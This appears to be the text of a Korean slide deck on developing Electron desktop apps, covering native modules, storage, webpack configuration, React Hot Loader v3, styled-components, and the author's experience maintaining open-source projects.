가장 쉽고 저렴하다고 봅니다.

오프라인 대처를 하고 있고 Javascript api를 제공합니다.

번외2 : 네이티브 모듈

Node.js의 모든 API가 이용하기에
네이티브 모듈까지 이용가능합니다.

단, 사용하는 일렉트론과 설치시의 모듈의 버전이
불일치 할 경우가 많으므로 **리빌드**가 필요합니다.

이는 **electron-rebuild** 패키지로
간단하게 해결 가능 합니다.

(네이티브 모듈이 필요하다면 **yarn**은 아직 안쓰는게...
이미 연결된건 멋대로 다시 빌드하는 등 말썽이 많습니다.)

번외3 : 데이터베이스

Browser API

기본적으로 크롬과 동일하지만 약간 다릅니다


localStorage : 무제한 용량(크롬은 5mb 제한)

IndexedDB : 디스크의 1/3

Node.js Library


levelDB, NeDB 등등

번외4 : Devtool : Devtron



IPC등 일렉트론 고유 API 관리를 도와줍니다
Lint는 꼭 보세요! 상당히 좋은 가이드를 줍니다.

번외4 : Devtool : Others



모든 크롬 확장 기능을 직접적으로 불러 올 수 있습니다.
자주 쓰이는 개발툴은 **electron-devtools-installer**로
훨씬 더 쉽게 설치 할 수 있습니다.

Webpack

왜 Webpack?

일부는
웹팩을 통해 컴파일

일부는
일렉트론에서 곧바로 require

일부는 **<script>**태그로부터 주입되어
전역변수로 불러와야 한다면...

We cannot hold on!

Electron을 위한 Webpack

이렇게 하면 다 **require/module.exports**를 쓰든 **import/export**를 쓰든 OK

```
output: {  
  libraryTarget: 'commonjs2'  
},  
externals: [  
  'electron', // CommonJS  
  'levelup',  
  'leveldown', // Native module은 무조건 빼줘야 됨  
  {  
    react: 'var React', // Global  
    'react-dom': 'var ReactDOM',  
    'react-redux': 'var ReactRedux',  
    'redux': 'var Redux'  
  },  
  // 웹팩에서 리액트를 컴파일 시킬 필요가 없어지고,  
  // 확정적으로 프론트엔드 스크립트를 가져오게 한다  
],
```

물론 리액트는 이렇게 따로 뺄 필요는 없어요!!
저는 빼서 개발하는걸 지향합니다.
이유는 나중에

Electron을 위한 Webpack

Node.js 기본 모듈은

NodeTargetPlugin으로 간편히 따로 뺄 수 있다.

```
plugins: [  
  new webpack.HotModuleReplacementPlugin(),  
  new webpack.NamedModulesPlugin(),  
  // `fs`, `http` 등등  
  new NodeTargetPlugin()  
],
```

잠깐! 환경변수가...

Electron⁰이 **Node.js**의 환경을 그대로 가져온건 좋은데

Webpack은 그걸 몰라요

`process.env.NODE_ENV` !== `global.process.env.NODE_ENV`

웹팩으로부터 넘겨받은
환경변수

일렉트론 실행시의
환경변수

DefinePlugin 등으로 넘겨야 합니다!

Webpack->Webpack2

- **ES6 지원 & import/export 구문 까지!**

어차피...ES6는 React로 개발하면 Babel Loader가 필수라서...(JSX, HMRv3)
물론 import/export는 HMR에서 잘써먹음

- 설정이 좀더 **일반화/직관적**으로 됨

ex) 로더는 무조건 loader를 붙임 (x) `babel` / (o) `babel-loader`

- 의외로 강력한 **Lint**er!

CLI 자체에 상당히 세세하게 린터가 들어있어서 그냥 이전 v1 설정 그대로 실행시켜보면 친절하게(?) 에러 메시지로 가르켜 줄 겁니다.

HMR 을 사용한 React App 개발

Hot Module Replacement

리프레시 없이 수정한 부분만 다시 불러온다.
폭풍개발이 가능하지만 초기 설정이 매우 까다로움

이전엔 **babel-preset-react-hmre**를 사용했지만
1년도 안되서 Deprecated

하지만 **React Hot Loader**가 v3로 부활했습니다!

사용법은 여기서! <https://webpack.js.org/guides/hmr-react/>

React Hot Loader v3-beta

```
import { AppContainer } from 'react-hot-loader'
import App from './App'

const render = () => {
  let NextApp = require('./App').default
  ReactDOM.render(
    <AppContainer>
      <NextApp store={store} history={history} />
    </AppContainer>,
    document.getElementById('content')
  )
}

render()

// Hot Module Replacement API
if (module.hot) {
  module.hot.accept('./App', render)
}
```

코드가 수정되서 의존성이 최종적으로

./App에 도달하면

콜백에 등록된 **render**를 실행한다.

이때 HMR로 갱신된 **./App**을

다시한번 **require**한다.

React Hot Loader v3-beta

```
import { AppContainer } from 'react-hot-loader'
import App from './App'

const render = () => {
  // let NextApp = require('./App').default
  ReactDOM.render(
    <AppContainer>
      <App store={store} history={history} />
    </AppContainer>,
    document.getElementById('content')
  )
}

render()

// Hot Module Replacement API
if (module.hot) {
  module.hot.accept('./App', render)
}
```

Webpack 2.* 부터는

import/export까지 웹팩이 직접 제어
고로 따로 **require**를 표현하지 않아도 된다!

단, babel-preset-es2015에서
Babel이 import/export를 받지 않도록 할것!

```
"presets": [
  ["es2015", {"modules": false}],
  "stage-2",
  "react"
],
```

React Hot Loader v3-beta

```
import reducers from './reducers'
import { createStore } from 'redux'

const store = createStore(reducers)

if (module.hot) {
  module.hot.accept('./reducers', () =>
    store.replaceReducer(reducers)
  )
}

export default store
```

Redux 스토어도

리듀서만 교체해 줄 수 있다!

React Hot Loader v3 : 주의 1

일렉트론의 Node v6.5.0은 분명히 es2015를 지원합니다만,
babel-preset-es2015가 필요합니다.

React공식 튜토리얼대로 쓸 경우
인스턴스 메소드에 **this** 바인딩이 제대로 안되어 있습니다.

버그인듯한데..

아직 HMRv3가 베타이기도 하고 일렉트론이 특수한 경우도 있어서...

React Hot Loader v3 : 주의 2

바벨의 컴파일 속도를 위해
cacheDirectory를 켜면

Hot Module Replacement시 에러가...

이 역시 아직 버그인듯 합니다.

Invariant Violation: Element type is invalid: expected a string (for built-in components) or a class/function (for composite components) but got: object. Check the render method of `Main`.

번외5: Styled-components

ES2015의 **Template Literal**을 사용한
상당히 신선하고 획기적인 스타일 지정

PostCSS를 사용하여 CSS를 직접 작성해주므로
Javascript만으로 CSS를 완전히 제어가 가능

```
import styled from 'styled-components'
```

```
const NavButton = styled(Link)`  
  ${p => p.theme.navButton}  
  &.active .Octicon {  
    fill: white;  
  }  
`
```

```
<NavButton to={storageURL}>  
  {storageName}  
</NavButton>
```

번외5: Styled-components

```
import styled from 'styled-components'
```

```
const NavButton = styled(Link)`  
  ${p => p.theme.navButton}  
  &.active .Octicon {  
    fill: white;  
  }  
`  
  
.hYqbqI {  
  height: 24px;  
  line-height: 24px;  
  margin: 0;  
  padding: 0 10px;  
  -webkit-cursor: pointer;  
  cursor: pointer;  
}  
  
.hYqbqI.active .Octicon {  
  fill: white;  
}
```

```
<NavButton to={storageURL}>  
  {storageName}  
</NavButton>
```

```
<div className= "egLxvc" >  
  <Styled(undefined) innerRef=innerRef() onContext=...>  
    <LinkButton ref=innerRef() className="hYqbqI">  
      <button ref="root" className="hYqbqI" onClick=...>  
        <Octicon icon="repo">...</Octicon>  
        " "  
        "default"  
      </button>  
    </LinkButton>  
  </Styled(undefined)>  
</div>
```

Styled-components: Radium과의 차이

:hover 이벤트 등은 React의 **onMouseEnter/Leave**로 처리
고로, 이런 컴포넌트는 대해 **key**와 **ref** 설정이 강제됨

인라인스타일 작성시 각 값마다 문자열 이기에
」 를 모든 스타일 값에 감싸 주는 것도 귀찮...

번외6: Atom/Etch

실은 **Github**도 하나 가지고 있습니다.

액티브하게 관리되고 있는 듯 한데 실례(実例)가 적어서 조금 아쉬워요!

etch public



Perform virtual DOM updates based on changes to a data model.



Etch is a library for writing HTML-based user interface components that provides the convenience of a **virtual DOM**, while at the same time striving to be **minimal, interoperable, and explicit**. Etch can be used anywhere, but it was specifically designed with **Atom packages** and **Electron applications** in mind.

Overview

앞으로의 전망 그리고 초보로써 오픈소스 관리 경험담

더 많은 앱!

수많은 앱들! 하지만 아직 기회는 많다!



Atom



Slack



Visual Studio C...



Hive



Avocode



Nuclide



Kitematic



Particle Dev



Cocos Creator



PopKey



JIBO



Ionic Lab



Rocket.Chat



Microstockr



GitBook



Nylas N1



GitKraken



Airtame



REX



Kakao



Zoom



Giphy



Light Table




SteelSeries Engine

오픈소스 앱 개발

전세계 사람들이 열정적으로 피드백 해주고
딱히 코드는 안쓰더라도
API설계까지 해주는 사람들까지...

근데 이게 다 **무료**로 가능하니 정말 꿈만 같네요.

정말 **깃허브**의 존재에 감사합니다!



첫 PR까지는 어떻게?

채널 확보!

=> 주목받는 스택을 쓴다 : 일렉트론 / 리액트 / ES6 !!

=> 잘보이는 곳으로 간다 : Electron공식사이트 / Awesome-electron

비전!! Roadmap 제시! Help Wanted!

=> 마일스톤 / 이슈트래커 / 문서 관리!

하들을 낮출 것

=> 긴급하진 않지만 중요하고 쉬운 일은 정말 좋은 떡밥...

이게 가장 큰 부분이었다고 생각합니다.

개인적인 미래

어차피 취업난민이라....

집에 갇혀서

잉여롭게 개발 할겁니다.

였는데....

Carbon Stack

실은 이전부터 같이 개발 도와주던
몇 분들과 **새로운 커뮤니티**를 만들었습니다.

아직은 준비중이라 음지에서!

짱박히는건 그대로네요.. ㅎㅎ..

Carbon Stack : Inpad

오늘 다룬 내용은 대부분 여기에 적용 되어 있습니다.

<https://github.com/CarbonStack/Inpad>

아직 갈길이 멀지만 공부하는데는 좋은 참고가 될거라 믿습니다.

Carbon Stack : 앱 후보...

Ghost desktop과 같은 형식의 **Github pages CMS** 앱

솔직히 **jeekyll** 어렵잖아요...? 나만 그런가??

감사합니다!

앞으로도 잘 부탁드립니다!